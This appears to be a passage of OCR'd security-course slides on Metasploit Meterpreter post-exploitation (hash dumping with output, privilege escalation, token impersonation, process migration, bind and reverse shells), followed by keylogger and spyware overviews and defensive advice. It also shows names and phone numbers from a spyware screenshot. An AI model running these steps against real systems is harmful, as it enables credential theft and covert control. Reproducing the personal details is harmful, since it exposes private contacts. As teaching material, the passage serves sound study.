
- hashdump
  - The output of each line is in the following format: Username:SID:LM hash:NTLM hash:::
- run credcollect
  - Runs a script that dumps hashes as well as collects system tokens
- getuid
  - Display the user that the Meterpreter server is running as on the target
- getsystem
  - Attempt to elevate your current privilege to SYSTEM (higher than admin!)
- sysinfo
  - Get information about the exploited target

METERPRETER BIND SHELL

- Choose "bind" when you can connect directly to the victim's back door
  - You must have a route to the target (same network is best)
  - Target's firewall is dropped or permitting the RPORT
  - Example:

```
set payload windows/meterpreter/bind_tcp
```


BIND SHELL CONNECTION EXAMPLES




METERPRETER REVERSE SHELL


- Choose "reverse" when you need the victim to make a connection back to you
- Meterpreter will set up your handler (listener) as part of the payload options
  - You can set the handler to be a on different computer (LHOST) from your attacker machine
  - You can set the LPORT to be different from the default 4444
  - Make sure the victim's reverse connection will not be blocked by your or their firewall
    - Set LPORT to 80 or 443
    - Make sure the LHOST is not already using the LPORT
  - Example (run on handler):
    - `netstat -na`
    - `set lport 80`
- Some payloads include reverse_tcp_allports
  - Tries to connect back to the handler on all possible ports (1-65535, slowly)
  - Good when the victim is behind a firewall that BOTH:
    - Disallows inbound connections
    - AND limits outbound connections to (unknown) specific ports as well

REVERSE SHELL EXAMPLE



REVERSE SHELL LPORT EXAMPLE





POST MODULES

- Some meterpreter commands might not execute well
- Look for POST modules you can also run to do the desired task
- Background your meterpreter session first before you search POST modules
- After choosing a POST module, set the meterpreter session ID in its options

POST MODULE EXAMPLE

- Meterpreter command hashdump isn't working
- Instead use post/windows/gather/smart_hashdump module
- In this example meterpreter session is 5; smart_hashdump module is 13

```
background
sessions
search post hashdump
use 13
set session 5
run
```

```
msf6 post(windows/gather/smart_hashdump) > run

[*] Running module against SERVER2016
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/kali/.msf4/loot/20221226013804_default_192.168.252.135_windows.hashes_431128.txt
[*] Dumping password hashes ...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:b9728a84efe05e76bda49646b6ec25bb
[+]     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
[+]     IME_ADMIN:1001:aad3b435b51404eeaad3b435b51404ee:0b5df196826b3e3f441fee02f44c6206
[+]     IME_USER:1000:aad3b435b51404eeaad3b435b51404ee:0b5df196826b3e3f441fee02f44c6206
[+]     moo:1003:aad3b435b51404eeaad3b435b51404ee:697f45766582fe4886d931d6b5ef838f
[*] Post module execution completed
msf6 post(windows/gather/smart_hashdump) >
```

Success!

METERPRETER IMPERSONATION

- Meterpreter allows you to pretend you are some other logged on user or running process
- You can then use that token in the context of that user or process
- You will need SYSTEM privilege to do this
- To impersonate a user:
  - `getsystem`
  - `load incognito`
  - `list_tokens -u`
  - `impersonate_token <logged on user you want to impersonate>`

IMPERSONATE A USER

- Run these meterpreter commands to impersonate a user:
  - getsystem
  - load incognito
  - list_tokens -u
  - impersonate_token <logged on user you want to impersonate>

```
meterpreter > impersonate_token SERVER2016\\Administrator
[+] Delegation token available
[+] Successfully impersonated user SERVER2016\Administrator
meterpreter > getuid
Server username: SERVER2016\Administrator
```

STEAL A PROCESS TOKEN

- You can steal a token from a process launched by a user, SYSTEM, etc.
  - You will need to first identify a process you can stealfrom
  - Pay attention to the limits of the process/user
- Run these meterpreter commands to steal a token from a running process
  - `getsystem`
  - `ps`
  - `steal_token <PID of process you want to steal from>`
    - Make sure you choose the PID, not the PPID (parent process ID)
  - `Getprivs`
    - Make sure the token gives you the privileges necessary for what you want to do

METERPRETER PROCESS MIGRATION

- Meterpreter runs in the exploited process
- You can move meterpreter to a different (more stable) running process
  - Explorer.exe is an excellent choice since it will always be running so long as there is a logged on user
  - You can also try migrating to system processes such as winlogon or services
- You will need to identify the process ID (PID) or its name
- In meterpreter, run the ps command to find a process, its name, and the PID
- Then run either command:

```
migrate -N <process name>
migrate <process ID>
```

METERPRETER MIGRATION EXAMPLES

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 7088 to 5200...
[*] Migration completed successfully.
```

```
meterpreter > ps | grep notepad
Filtering on 'notepad'

Process List
============

 PID   PPID  Name         Arch  Session  User              Path
 ---   ----  ----         ----  -------  ----              ----
 3556  5400  notepad.exe  x64   1        MSEDGEWIN10\raj   C:\Windows\System32\notepad.exe

meterpreter > migrate 3556
[*] Migrating from 5400 to 3556...
[*] Migration completed successfully.
meterpreter >
```

6.7 KEYLOGGING AND SPYWARE

- Keyloggers
- Spyware

KEY LOGGERS

- Record keys strokes of a individual computer keyboard or a network of computers
- Can be used along with spyware to transmit what you type to a third party

KEYLOGGER TYPES


- Hardware-based
  - Inserted between keyboard and computer
- PC/BIOS Embedded
- Keyboard Keylogger
- External Keylogger
  - PS/2 and USB adapters
  - Acoustic/CAM keylogger
  - Bluetooth Keylogger
  - Wi-Fi Keylogger
- Kernel/Rootkit/Device Driver
- Hypervisor-based
- Form Grabbing-based

HARDWARE KEYLOGGERS

- KeyCarbon
- Keyllama
- Keyboard logger
- KeyGhost
- KeyCobra
- KEYKatcher

SOFTWARE KEYLOGGERS

- Metasploit payload module
- All In One Keylogger
- Free Keylogger
- Spyrix Personal Monitor
- SoftActivity Activity Monitor
- Keylogger Spy Monitor
- Micro Keylogger
- REFOG keylogger
- Realtime-Spy
- StaffCop Standard



HOW TO DEFEND AGAINST KEYLOGGERS

- Use popup blockers and avoid opening junk email
- Install anti-spyware/anti-virus programs, keep updated
- Install software firewall and anti-keylogging software
- Recognize phishing emails
- Update and patch regularly
- Install a host-based IDS
- Use a password manager
- Restrict physical access to sensitive computers
- Visually inspect computers periodically

ANTI-KEYLOGGERS

- Zemana AntiLogger
- GuardedID
- KeyScrambler
- SpyShelter Free Anti-Keylogger
- DefenseWall HIPS
- Elite Anti Keylogger

SPYWARE

- Watches and logs a user's action without the user's knowledge
- Hide its process, files and other objects
- Might redirect the user or browser, present malicious popups
- Stores its activity log locally or in a central location

SPYWARE ACTIVITIES

- Steal passwords
- Log keystrokes
- Location tracking
- Record desktop activity
- Monitor email
- Audio/Video surveillance
- Record/monitor Internet activity
- Record software usage/timings
- Change browser settings
- Change firewall settings
- and more…

WELL-KNOWN SPYWARE

- Agent Tesla
- AzorUlt
- TrickBot
- Gator
- Pegasus
- Vidar
- DarkHotel
- Zlob
- FlexiSpy
- Cocospy
- Mobistealth

COCOSPY EXAMPLE

Recent 5 most calling contacts


Joyce J. Seabrook 409-748-1384 — 80



John E. Washington 931-468-7430 — 22


Damien 513-851-2116 — 17


Myrtle Torres 208-424-4913 — 15


Holly 215-387-6176 — 5

Last Known Location




Recent 5 most messages


Jack — 3

Phone Activities

Calls

MOBISTEALTH EXAMPLE




PEGASUS

- "Zero-click" spyware – victim need not click anything to become infected
- Can be delivered via infected app installers
- The most powerful spyware created to date by a private company
- Developed by the Israeli cyber-arms company NSO Group
  - A "lawful intercept" vendor
- Sold to governments
- Can be covertly installed on mobile phones (and other devices) running most versions of iOS and Android

For a technical analysis of Pegasus see:
https://info.lookout.com/rs/051-ESQ-475/images/lookout-pegasus-android-technical-analysis.pdf

PEGASUS EXAMPLE

